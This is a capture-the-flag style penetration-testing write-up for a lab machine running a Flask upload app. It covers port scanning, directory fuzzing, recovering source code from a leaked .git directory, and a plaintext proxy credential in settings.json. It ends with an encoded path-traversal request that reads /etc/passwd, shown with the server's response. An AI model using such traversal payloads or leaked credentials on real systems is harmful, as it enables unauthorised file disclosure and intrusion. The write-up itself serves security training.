1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 TCP Ports

1.1.1.1 Port 22

Discover that host machine is Ubuntu

```
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
```

1.1.1.2 Port 80

Discover the web application is running Werkzeug.

```
80/tcp   open     http    Werkzeug/2.1.2 Python/3.10.3
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
|     Date: Mon, 30 May 2022 10:31:01 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5316
|     Connection: close
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>upcloud - Upload files for Free!</title>
|     <script src="/static/vendor/jquery/jquery-3.4.1.min.js"></script>
|     <script src="/static/vendor/popper/popper.min.js"></script>
```

1.1.1.3 Port 3000

The port is filtered, might be block by iptables config.

```
3000/tcp filtered ppp
1 service unrecognized despite returning data. If you know the service/version, pl
nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.92%I=7%D=5/30%Time=62949CD1%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,1573,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.1\.2\x20P
```

1.2 SSH Enumeration Initial

Try connecting to the target machine, to verify any info leak here.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource$ ssh root@10.129.176.14
The authenticity of host '10.129.176.14 (10.129.176.14)' can't be established.
ED25519 key fingerprint is SHA256:LbyqaUq6KgLagQJpfh7gPPdQG/iA2K4KjYGj0k9BMXk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.176.14' (ED25519) to the list of known hosts.
root@10.129.176.14: Permission denied (publickey).
```

1.3 Web Fuzz

1.3.1 Directory Fuzz


As we know the application is build by Werkzeug. We can see there is ‘/console’ directory and a custom ‘/download’ directory.

```
       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.176.14/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
 :: Output file      : ./web-dir/opensource-raft.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 27
________________________________________________

download                [Status: 200, Size: 2489147, Words: 1, Lines: 1, Duration: 288ms]
console                 [Status: 200, Size: 1563, Words: 330, Lines: 46, Duration: 257ms]
:: Progress: [119600/119600] :: Job [1/1] :: 76 req/sec :: Duration: [0:28:06] :: Errors: 0 ::
```

1.4 Website Enumeration


1.4.1 Main page

Access to main page. Discover that we can redirect to '/upcloud' directory and a downloadable zip file.




1.4.2 File Upload

Access to '/upcloud' page. Discover file upload page.




Try upload some text file. We can see a '/uploads' directory and the uploaded file URL.



1.4.3 Console PIN

Access to '/console' directory, the page required PIN to access the application.



1.5 File ZIP Enumeration


There is a .git directory therefore we can use GitTools to extract data out. After going through all the file in this directory, we dint find any interesting leak.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/OpenSource/target-items/src-dir/source$ ls -la
total 32
drwxr-xr-x 6 sodanew sodanew 4096 May 22 06:24 .
drwxr-xr-x 3 sodanew sodanew 4096 May 22 05:32 ..
drwxrwxr-x 5 sodanew sodanew 4096 Apr 28 19:45 app
-rwxr-xr-x 1 sodanew sodanew  110 Apr 28 19:40 build-docker.sh
drwxr-xr-x 2 sodanew sodanew 4096 Apr 28 19:34 config
-rw-rw-r-- 1 sodanew sodanew  574 Apr 28 20:50 Dockerfile
drwxrwxr-x 8 sodanew sodanew 4096 Apr 28 20:50 .git
```

1.6 Git Enumeration


1.6.1 Directory Listing

Below image show each different in extracted git directory.



1.6.2 Compare Python Script

Source code for view python script. As from our previous website enumeration we can see that there are '/download' and '/upcloud' directory.



views.py

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploa
        f.save(file_path)
        return render_template('success.html', file_url=reques
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uplo
```

views.py

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/')
def index():
    return render_template('index.html')


@app.route('/download')
def download():
    return send_file(os.path.join(os.getcwd(), "app", "stat


@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "up
        f.save(file_path)
        return render_template('success.html', file_url=req
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "u
```

views.py

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploa
        f.save(file_path)
        return render_template('success.html', file_url=reques
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uplo
```

1.6.3 Utils Python Script

Source code the ‘utils.py’.

```python
import time

def current_milli_time():
    return round(time.time() * 1000)

"""
Pass filename and return a secure version, which can then safely be stored on a regular file system.
"""
def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")

"""
TODO: get unique filename
"""
def get_unique_upload_name(unsafe_filename):
    spl = unsafe_filename.rsplit("\\.", 1)
    file_name = spl[0]
    file_extension = spl[1]
    return recursive_replace(file_name, "../", "") + "_" + str(current_milli_time()) + "." + file_extension

"""
Recursively replace a pattern in a string
"""
def recursive_replace(search, replace_me, with_me):
    if replace_me not in search:
        return search
    return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
```

1.6.4 View Python Script

The source code of views.py. As from the upload_file() method, we can see there is path traversal flaw from this reference.

```python
import os
from app.utils import get_file_name
from flask import render_template, request, send_file
from app import app

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/download')
def download():
    return send_file(os.path.join(os.getcwd(), "app", "static", "source.zip"))

@app.route('/upcloud', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

1.6.5 Settings JSON


Discover new credentials on ‘settings.json’ file.

```json
{
  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
  "http.proxyStrictSSL": false
}
```

1.7 LFI Enumeration

1.7.1 Physical Path Disclosure

Discovered physical path leak on ‘/uploads’ from below image.




```
Request
Pretty Raw Hex
1 GET /uploads/etc/passwd HTTP/1.1
2 Host: 10.10.11.164
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-GPC: 1
10
11
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: Werkzeug/2.1.2 Python/3.10.3
3 Date: Mon, 30 May 2022 04:02:13 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 15879
6 Connection: close
7
8 <!doctype html>
9 <html lang=en>
10   <head>
11     <title>
       FileNotFoundError: [Errno 2] No such file or
       directory: '/app/public/uploads/etc/passwd'
12     // Werkzeug Debugger
       </title>
13     <link rel="stylesheet" href="
       ?__debugger__=yes&amp;cmd=resource&amp;f=style.css"
       >
14     <link rel="shortcut icon"
15     href="
       ?__debugger__=yes&amp;cmd=resource&amp;f=console.pn
       g">
16     <script src="
       ?__debugger__=yes&amp;cmd=resource&amp;f=debugger.j
       s">
       </script>
17     <script>
18       var CONSOLE_MODE = false,
```

1.7.2 Local File Inclusion

Discovered LFI flaw by injecting ‘..%2F’. Obtain ‘/etc/passwd’ file from the server.




```
Request
Raw Hex
1 GET /uploads/..%2F..%2F..%2F%2F..%2F..%2F/etc/passwd
  HTTP/1.1
2 Host: 10.10.11.164
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-GPC: 1
10
11
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.1.2 Python/3.10.3
3 Date: Mon, 30 May 2022 04:00:06 GMT
4 Content-Disposition: inline; filename=passwd
5 Content-Type: application/octet-stream
6 Content-Length: 1172
7 Last-Modified: Thu, 16 Sep 2021 19:13:31 GMT
8 Cache-Control: no-cache
9 ETag: "1631819611.0-1172-430441564"
10 Date: Mon, 30 May 2022 04:00:06 GMT
11 Connection: close
12
13 root:x:0:0:root:/root:/bin/ash
14 bin:x:1:1:bin:/bin:/sbin/nologin
15 daemon:x:2:2:daemon:/sbin:/sbin/nologin
16 adm:x:3:4:adm:/var/adm:/sbin/nologin
17 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
18 sync:x:5:0:sync:/sbin:/bin/sync
19 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
20 halt:x:7:0:halt:/sbin:/sbin/halt
21 mail:x:8:12:mail:/var/mail:/sbin/nologin
22 news:x:9:13:news:/usr/lib/news:/sbin/nologin
23 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
24 operator:x:11:0:operator:/root:/sbin/nologin
25 man:x:13:15:man:/usr/man:/sbin/nologin
26 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
27 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
28 ftp:x:21:21::/var/lib/ftp:/sbin/nologin
```


1.7.3 Current Running Path

Discover current execution path is under '/usr'.



